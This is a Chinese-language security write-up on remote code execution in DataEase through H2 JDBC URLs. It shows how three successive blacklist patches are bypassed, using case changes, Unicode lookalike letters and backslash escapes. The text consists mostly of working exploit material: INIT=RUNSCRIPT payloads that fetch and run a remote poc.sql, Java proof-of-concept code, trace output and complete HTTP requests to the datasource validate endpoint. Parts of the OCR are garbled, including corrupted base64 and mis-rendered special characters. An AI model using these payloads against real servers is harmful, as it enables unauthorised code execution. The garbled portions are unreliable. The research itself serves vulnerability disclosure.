

dataease h2 jdbc rce

在dataease里就存在一个类似的接口使用了h2 JDBC，因此可以直接RCE，详情可以看到这个dataease的[Security](#)，具体而言，就是代码里存在h2的JDBC调用，且参数可控

```
425         break;
426     case h2:
427         configuration = JsonUtil.parseObject(coreDatasource.getConfiguration(), H2.class);
428         break;
429     case ck:
430         configuration = JsonUtil.parseObject(coreDatasource.getConfiguration(), CK.class);
431         break;
432     default:
433         configuration = JsonUtil.parseObject(coreDatasource.getConfiguration(), Mysql.class);
434     }
435     startSshSession(configuration, connectionObj, null);
436     Properties props = new Properties();
437     if (StringUtils.isNotBlank(configuration.getUsername())) {
438         props.setProperty("user", configuration.getUsername());
439     }
440     if (StringUtils.isNotBlank(configuration.getPassword())) {
441         props.setProperty("password", configuration.getPassword());
442     }
443     String driverClassName = configuration.getDriver();
444     ExtendedJdbcClassLoader jdbcClassLoader = extendedJdbcClassLoader;
445     Connection conn = null;
446     try {
447         Driver driverClass = (Driver) jdbcClassLoader.loadClass(driverClassName).newInstance()
448         conn = driverClass.connect(configuration.getJdbc(), props);
449     } catch (Exception e) {
450         log.error("Error connecting to database: " + e.getMessage());
451     }
452     connectionObj.setConnection(conn);
453     return connectionObj;
454 }
455
456
457 private DatasetTableDTO getTableDesc(DatasourceRequest datasourceRequest, ResultSet resultSet)
458     DatasetTableDTO tableDesc = new DatasetTableDTO().
```

The code is a Java snippet showing a switch statement for database drivers (h2, ck, default). It then initializes a Properties object and tries to create a connection using the specified driver class name and JDBC URL. If successful, it sets the connection to a connection object and returns it. The connection creation logic is highlighted with three red boxes.

所以在最初的版本里，只需要使用最原始的poc就能rce：

```
jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM
'http://127.0.0.1:50025/poc.sql'
```

不过在2.10.8之后这个洞被修了，我们来看看官方是怎么修的：


```
1 package io.dataease.datasource.type;
2
3 import io.dataease.exception.DEException;
4 import io.dataease.extensions.datasource.vo.DatasourceConfiguration;
5 import lombok.Data;
6 import org.apache.commons.lang3.StringUtils;
7 import org.springframework.stereotype.Component;
8
9 @Data
10 @Component("h2")
11 public class H2 extends DatasourceConfiguration {
12     private String driver = "org.h2.Driver";
13
14     public String getJdbc() {
15         if (jdbc.contains("INIT") || jdbc.contains("RUNSCRIPT")) {
16             DEException.throwException("Has illegal parameter: " + jdbc);
17         }
18         return jdbc;
19     }
20 }
21
```

修法是获取jdbc的字符串，匹配其中是否存在INIT或者RUNSCRIPT 😱 😱，果然是很标准的开发者视角里的黑名单修复法，那么这样的修复法真的能防御住攻击吗？

v2.10.8的补丁

大小写绕过

打一个断点，可以看到H2读取url的逻辑在readSettingsFromURL:



```
private void readSettingsFromURL() {
    DbSettings var1 = DbSettings.DEFAULT;
    int var2 = this.url.indexOf(59);
    if (var2 >= 0) {
        String var3 = this.url.substring(var2 + 1);
        this.url = this.url.substring(0, var2);
        String var4 = null;
        String[] var5 = StringUtils.arraySplit(var3, ';', false);
        String[] var6 = var5;
        int var7 = var5.length;

        for(int var8 = 0; var8 < var7; ++var8) {
            String var9 = var6[var8];
            if (!var9.isEmpty()) {
                int var10 = var9.indexOf(61);
                if (var10 < 0) {
                    throw this.getFormatException();
                }

                String var11 = var9.substring(var10 + 1);
                String var12 = var9.substring(0, var10);
                var12 = StringUtils.toUpperCase(var12);
                if (!isKnownSetting(var12) && !var1.containsKey(var12)) {
                    var4 = var12;
                } else {
                    String var13 = this.prop.getProperty(var12);
                    if (var13 != null && !var13.equals(var11)) {
                        throw DbException.get(90066, var12);
                    }
                }
            }
        }
    }
}
```


```

        this.prop.setProperty(var12, var11);
    }
}

if (var4 != null &&
!utils.parseBoolean(this.prop.getProperty("IGNORE_UNKNOWN_SETTINGS"), false,
false)) {
    throw DbException.get(90113, var4);
}
}
}
}

```

可以看到代码里有很关键的一步：`var12 = StringUtils.toUpperCaseEnglish(var12)`，而这个 `toUpperCaseEnglish` 底层其实就是 `toUpperCase`：



```

public static String toUpperEnglish(String var0) {
    if (var0.length() > 64) {
        return var0.toUpperCase(Locale.ENGLISH);
    } else {
        int var1 = var0.hashCode() & 2047;
        String[] var2 = TO_UPPER_CACHE[var1];
        if (var2 != null && var2[0].equals(var0)) {
            return var2[1];
        } else {
            String var3 = var0.toUpperCase(Locale.ENGLISH);
            var2 = new String[]{var0, var3};
            TO_UPPER_CACHE[var1] = var2;
            return var3;
        }
    }
}

```

所以在最后解析url的时候，其实所有参数都被转换成大写了，因此H2的jdbc中的参数其实是大小写不敏感的，那么第一个思路就很自然而然的出现了，那就是转换大小写，现在我们把payload改成：

```

jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=rUNSCRIPT FROM
'http://127.0.0.1:50025/poc.sql'

```

先本地试试能不能打通：

```

package JDBC;

import java.sql.Connection;
import java.sql.DriverManager;

public class H2RCE_upper {
    public static void main(String[] args) throws Exception {
        String url = "jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;InIT=rUNSCRIPT FROM 'http://127.0.0.1:50025/poc.s
        Connection conn = DriverManager.getConnection(url);

    }
}

SYSTEM_OUT 3;
00+08:00 lock: 3 exclusive requesting for SYS
00+08:00 lock: 3 exclusive added for SYS
00+08:00 jdbc[3]:
$ EXEC AS $$\r\nvoid shellexec() throws java.io.IOException
00+08:00 lock: 3 exclusive unlock SYS
00+08:00 command: slow query: 225 ms
00+08:00 jdbc[3]:
();
00+08:00 jdbc[3]:
PT FROM 'http://127.0.0.1:50025/poc.sql';
00+08:00 command: slow query: 249 ms
00+08:00 jdbc[3]:
DriverManager.getConnection("jdbc:h2:mem:testdb;TRAC
it code 0

```

能打通，那直接发包：

```

POST /de2api/datasource/validate HTTP/1.1
Host: 127.0.0.1:8100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101
Firefox/138.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 492
Origin: http://127.0.0.1:8100
Connection: close
Referer: http://127.0.0.1:8100/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{"id": "", "name": "a", "description": "", "type": "h2", "configuration": "eyJkYXRhQmFzZSI6IiIsImpkYmMiOijqZGJj0mgYOm1lbTp0ZXN0ZGI7VFJBQ0VfTEVWRUXfu1lTVEVNX09VVDozo0lusvQ9c1VOU0NSSVBUIEZST00gj2h0dHA6Ly8xMjcuMC4wLjE6NTAwMjUvcG9jLnNxbCc1LCJ1cmxuexB1joiamRiY1VybCISInNzaFR5CGUiOjJwYXNzd29yZCISImV4dHJhUGFyYW1zIjoiIiwidXNlc5hbWUiOiiXMjMiLCJwYXNzd29yZCI6IjEyMyIsImhvc3QioiIiLCJhdXRoTwv0ag9kijoiIiwicG9ydcI6MCwiaw5pdg1hbFBvb2xTaXplijo1LCJtaW5Qb29su216ZSI6NSwibWF4UG9vbFNpemui0jusInF1ZXJ5VGltzw91dCI6MzB9"}

```

请求

美化 Raw Hex

```

1 POST /de2api/datasource/validate HTTP/1.1
2 Host: 127.0.0.1:8100
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: zh-CN
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 492
9 Origin: http://127.0.0.1:8100
0 Connection: close
1 Referer: http://127.0.0.1:8100/
2 Sec-Fetch-Dest: empty
3 Sec-Fetch-Mode: cors
4 Sec-Fetch-Site: same-origin
5 Priority: u=0
6
7 {
  "id":"",
  "name":"a",
  "description":"",
  "type":"h2",
  "configuration":
    "eyJkYXRhQmFZS16IiIsImpkYmMioiJqZGj0mgY0mlbTp0ZXN0ZG17VFJBQQVfTEVWRUxfU11TVEVNX09VVD0z00luSVQ9c
    1V0U0NSVBUIEZST0ogJ2h0dHA6Ly8xMjcuMC4wLjEGNTAwMjUvc09jLnNsbCc1LCJ1cmxUeXB1IjoiamRiY1VybCisInNzaFR
    5cGU0iJwYXNzd29yZCIsImV4dHJhUGFyYW1zIjoiIiwidXNlcm5hbWUi0iIxMjMiLCJwYXNzd29yZC16IjEyMyIsImhvc3Q10
    i1LCJhdRoTWVa09kIjoiIiwiC09ydc16MCviaW5pdGhbFBvb2xTaXplIjoiLCJtaW5Qb29sU216ZSI6NSwibWF4UG9vbFN
    pemUi0juSInF1ZXJ5VGltZW91dCI6MzB9"
}

```

响应

美化 Raw Hex 页面渲染

计算器 - 标准

0

MC	MR	M+	M-	MS	M▼
%	CE	C	⌫		
\sqrt{x}	x^2	$\sqrt[3]{x}$	$\frac{1}{x}$	\div	
7	8	9	\times		
4	5	6	$-$		
1	2	3	$+$		
\pm	0	.	=		

"action":null,
"fileName":null,
"size":null

unicode绕过

常看p神文章的师傅应该知道，javascript中存在一个很神奇的大小写转换特性：[Fuzz中的javascript大小写特性](#)，简单来说，字符“l”转大写之后会变成“L”，字符“f”转换大写之后会变成“S”，那么java中是否存在类似的特性呢？

我们试试把这两个字符进行转换，果然真的分别变成了“L”和“S”：

```

package JDBC;

public class upper {
    public static void main(String[] args) {
        String var1 = "l";
        String var2 = "f";
        System.out.println(var1.toUpperCase().equals("I"));
        System.out.println(var2.toUpperCase().equals("S"));
    }
}

```

```

1 package JDBC;
2
3 public class upper {
4     public static void main(String[] args) {
5         String var1 = "ı";
6         String var2 = "ſ";
7         System.out.println(var1.toUpperCase().equals("I"));
8         System.out.println(var2.toUpperCase().equals("S"));
9     }
10 }

```

Run → upper

D:\Java\jdk1.8.0_65\bin\java.exe ...

true
true

Process finished with exit code 0

这个思路在yulate的议题[jdbc trick](#)里其实也提到过：

3. 案例分析



- `toUpperCase` 方法类似`equalsIgnoreCase`方法，支持字符集非常的广，尝试编写代码fuzz可以得到一些特殊字符

Converts all of the characters in this `String` to upper case using the rules of the default locale. This method is equivalent to `toUpperCase(Locale.getDefault())`.

Note: This method is locale sensitive, and may produce unexpected results if used for strings that are intended to be interpreted locale independently. Examples are programming language identifiers, protocol keys, and HTML tags. For instance, `"title".toUpperCase()` in a Turkish locale returns `"T\u0130ITLE"`, where `'\u0130'` is the LATIN CAPITAL LETTER I WITH DOT ABOVE character. To obtain correct results for locale insensitive strings, use `toUpperCase(Locale.ROOT)`.

Returns: the `String`, converted to uppercase.

See Also: `toUpperCase(locale)`

```

@NotNull @Contract(pure = true)
public String toUpperCase() {
    return toUpperCase(Locale.getDefault());
}

```

ASCII 字母	Unicode 值	Unicode 字符	描述
i	304	ı	拉丁文大写带点 i
ı	305	ı	拉丁文小写无点 i
k	8490	Ķ	开尔文符号
ķ	74026	Ķ	Ķ 的另一种表示
s	383	ſ	拉丁文小写长 s


那么思路二自然就出现了，用拉丁字母对原始的payload进行替换：

```

jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM
'http://127.0.0.1:50025/poc.sql'

```

先本地试试，能打通：



那么发包试试：

```
POST /de2api/datasource/validate HTTP/1.1
Host: 127.0.0.1:8100
User-Agent: Mozilla/5.0 (Windows NT 10.0; win64; x64; rv:138.0) Gecko/20100101
Firefox/138.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 496
Origin: http://127.0.0.1:8100
Connection: close
Referer: http://127.0.0.1:8100
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{"id": "", "name": "a", "description": "", "type": "h2", "configuration": "eyJkYXRhQmFzZSI6IiIsImpkYmMioijqZGjj0mgY0m1lbTp0ZXN0ZGI7VFJBQ0VfTEVWRUXfu1lTVEVNX09VVd0z08SxtkluPVJVTSW/Q1JJUFQgRlJPTSAnaHR0cDovLzEyNy4wLjAuMT01MDAyNS9wb2Muc3FsJyIsInVybFR5cGUioijqZGjjvXjsIiwiic3NoVHlwZSI6InBhc3N3b3JkIiwiZxh0cmFQYXJhbXMioiiilCJ1c2VybmrFtZSI6IjEyMyIsInBhc3N3b3JkIjoimTIziIiwiag9zdCI6IiIsImF1dGhNZXRob2Qi0iiilCJwb3J0IjowLCJpbmlOaWFsUG9vbFNpemUiojusIm1pb1Bvb2xTaxplijo1LCJtYXhqb29su2l6ZSI6NSwicxvlcnluaw1lb3v0IjozMH0="}
```

请求

美化 Raw Hex

```

1 POST /deApi/datasource/validate HTTP/1.1
2 Host: 127.0.0.1:8100
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: zh-CN
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 496
9 Origin: http://127.0.0.1:8100
10 Connection: close
11 Referer: http://127.0.0.1:8100
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16
17 {
    "id":"",
    "name":"a",
    "description":"",
    "type":"h2",
    "configuration":
    "eyJJKYXRMQmfZSI6IiIsImpkYmMi0iJqZGJj0mgY0m1lbTp0ZXN0ZGI7VFJBQOVfTEVWRUxfU11TVEVNK09VVD0z08SxTklUP
    VJVTSWQ1JUFQ1JP7AnaHR0cDovLzEYNy4wlJaUmt0MDAyNS9wb2Muc3PsJy1sInVybFR5cGU0i0jQZGJjVXJslwiic3N
    gVHw2S16ImBc3N3b3JkiwiZKh0cmFQVYJhbXMi0i1iLCJ1c2VybmbftZSI6IjByMyIsInBc3N3b3JkijoIMT1zIiwiag9zd
    C16i1IsImF1dGhNZXRob2Qi0iiLCJwb3J0IjowLCJpbml0aWFsUG9vbFNpemUi0JusIm1pb1Bvb2xTaXpl1jo1LCJtYXhQb29
    sU216ZSI6NSwicXVlcnlUaW1lb3V0IjoxMH0="
}

```

响应

计算器

0

v2.10.10的补丁

利用\进行绕过

在 v2.10.10 的时候，dataease官方修复了上面我们提到的绕过方法：

```

@@ -3,16 +3,18 @@
 3   3     import io.dataease.exception.DEException;
 4   4     import io.dataease.extensions.datasource.vo.DatasourceConfiguration;
 5   5     import lombok.Data;
 6 + 6     import lombok.EqualsAndHashCode;
 6   7     import org.apache.commons.lang3.StringUtils;
 7   8     import org.springframework.stereotype.Component;
 8   9
 10  10    + @EqualsAndHashCode(callSuper = true)
 9   11    @Data
 10  12    @Component("h2")
 11  13    public class H2 extends DatasourceConfiguration {
 12  14        private String driver = "org.h2.Driver";
 13  15
 14  16        public String getJdbc() {
 15  17            -        if (jdbc.contains("INIT") || jdbc.contains("RUNSCRIPT")) {
 16  18                +        if (StringUtils.containsAnyIgnoreCase(jdbc, "INIT", "RUNSCRIPT")) {
 17  19                    DEException.throwException("Has illegal parameter: " + jdbc);
 18  20                }
 19
 20        return jdbc;

```

`StringUtils.containsAnyIgnoreCase`这个方法严格过滤了关键字，我们上面提到的两种绕过方法均失效了：

```
package JDBC;
```

```

import org.apache.commons.lang3.StringUtils;

public class test {
    public static void main(String[] args) throws Exception {
        //      String jdbc =
"jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=rUNSCRIPT FROM
'http://127.0.0.1:50025/poc.sql'";
        String jdbc = "jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT
FROM 'http://127.0.0.1:50025/poc.sql'";
        if (StringUtils.containsAnyIgnoreCase(jdbc, "INIT", "RUNSCRIPT")) {
            System.out.println("wrong");
        }else{
            System.out.println("bypass");
        }
    }
}

```

```

> 1 package JDBC;
> 2
> 3 import org.apache.commons.lang3.StringUtils;
> 4
> 5 public class test {
> 6     public static void main(String[] args) throws Exception {
> 7         String jdbc = "jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=rUNSCRIPT FROM 'http://127.0.0.1:50025/poc.sql'";
> 8         //      String jdbc = "jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://127.0.0.1:50025/poc.sql'";
> 9         if (StringUtils.containsAnyIgnoreCase(jdbc, ...searchCharSequences: "INIT", "RUNSCRIPT")) {
> 10             System.out.println("wrong");
> 11         }else{
> 12             System.out.println("bypass");
> 13         }
> 14     }
> 15 }
> 16

```

D:\java\jdk-17\bin\java.exe ...
wrong

Process finished with exit code 0

```

> 2
> 3 import org.apache.commons.lang3.StringUtils;
> 4
> 5 public class test {
> 6     public static void main(String[] args) throws Exception {
> 7         //      String jdbc = "jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=rUNSCRIPT FROM 'http://127.0.0.1:50025/poc.sql'";
> 8         String jdbc = "jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://127.0.0.1:50025/poc.sql'";
> 9         if (StringUtils.containsAnyIgnoreCase(jdbc, ...searchCharSequences: "INIT", "RUNSCRIPT")) {
> 10             System.out.println("wrong");
> 11         }else{
> 12             System.out.println("bypass");
> 13         }
> 14     }
> 15 }
> 16

```

D:\java\jdk-17\bin\java.exe ...
wrong

Process finished with exit code 0

现在只从大小写入手是绕不过补丁的了，想要bypass还需要继续从底层跟一下h2解析url的逻辑。

再打断点往后跟的时候，我发现了一个有趣的函数：

```
public static String[] arraySplit(String var0, char var1, boolean var2) {    var1: ';' 59      var2: false
    if (var0 == null) {
        return null;
    } else {
        int var3 = var0.length();    var3 (slot_3): 79      var0: "TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT
        if (var3 == 0) {
            return new String[0];
        } else {
            ArrayList var4 = Utils.newSmallArrayList();    var4 (slot_4): size = 0
            StringBuilder var5 = new StringBuilder(var3);    var5 (slot_5): ""

            for (int var6 = 0; var6 < var3; ++var6) {    var3 (slot_3): 79
                char var7 = var0.charAt(var6);
                if (var7 == var1) {
                    String var8 = var5.toString();
                    var4.add(var2 ? var8.trim() : var8);
                    var5.setLength(0);
                } else if (var7 == '\\\' && var6 < var3 - 1) {
                    ++var6;
                    var5.append(var0.charAt(var6));
                } else {
                    var5.append(var7);
                }
            }
        }
    }
}
```

注意到这里：

```
    else if (var7 == '\\\' && var6 < var3 - 1) {
        ++var6;
        var5.append(var0.charAt(var6));
    }
```


这句代码的作用其实是：如果遇到转义符 \，则跳过 \ 并把下一个字符添加进去，例如 \; 会当作普通分号，于是我试了试传入一个 in\it，然后打断点跟了一下：

```
21 public class StringUtils { no usages
22
23     public static String[] arraySplit(String var0, char var1, boolean var2) { var0: "TRACE_LEVEL_SYSTEM_OUT=3;I\\nI"
24         if (var2) {
25             return new String[]{};
26         } else {
27             ArrayList var4 = Utils.newSmallArrayList(); var4 (slot_4): size = 1
28             StringBuilder var5 = new StringBuilder(var3); var5 (slot_5): "InIT"
29
30             for (int var6 = 0; var6 < var3; ++var6) { var3 (slot_3): 79
31                 char var7 = var0.charAt(var6);
32                 if (var7 == var1) {
33                     String var8 = var5.toString();
34                     var4.add(var2 ? var8.trim() : var8);
35                     var5.setLength(0);
36                 } else if (var7 == '\\\' && var6 < var3 - 1) {
37                     ++var6;
38                     var5.append(var0.charAt(var6));
39                 } else {
40                     var5.append(var7);
41                 }
42             }
43             return var4.toArray(new String[var4.size()]);
44         }
45     }
46
47     private static void var1() {
48     }
49
50     private static void var2() {
51     }
52
53     private static void var3() {
54     }
55
56     private static void var4() {
57     }
58
59     private static void var5() {
60     }
61
62     private static void var6() {
63     }
64
65     private static void var7() {
66     }
67
68     private static void var8() {
69     }
70
71     private static void var9() {
72     }
73
74     private static void var10() {
75     }
76
77     private static void var11() {
78     }
79 }
```

很有意思，我们的 `in\it` 被解析成了 `init`，那么现在一个自然而然的思路出现了，用\进行转义，现在把 payload换成：

```
jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=R\\UNSCRIPT FROM  
'http://127.0.0.1:50025/poc.sql'
```

本地成功RCE：



发包：

```
POST /de2api/datasource/validate HTTP/1.1
Host: 127.0.0.1:8100
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101
Firefox/138.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 500
Origin: http://127.0.0.1:8100
Connection: close
Referer: http://127.0.0.1:8100/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
```

```
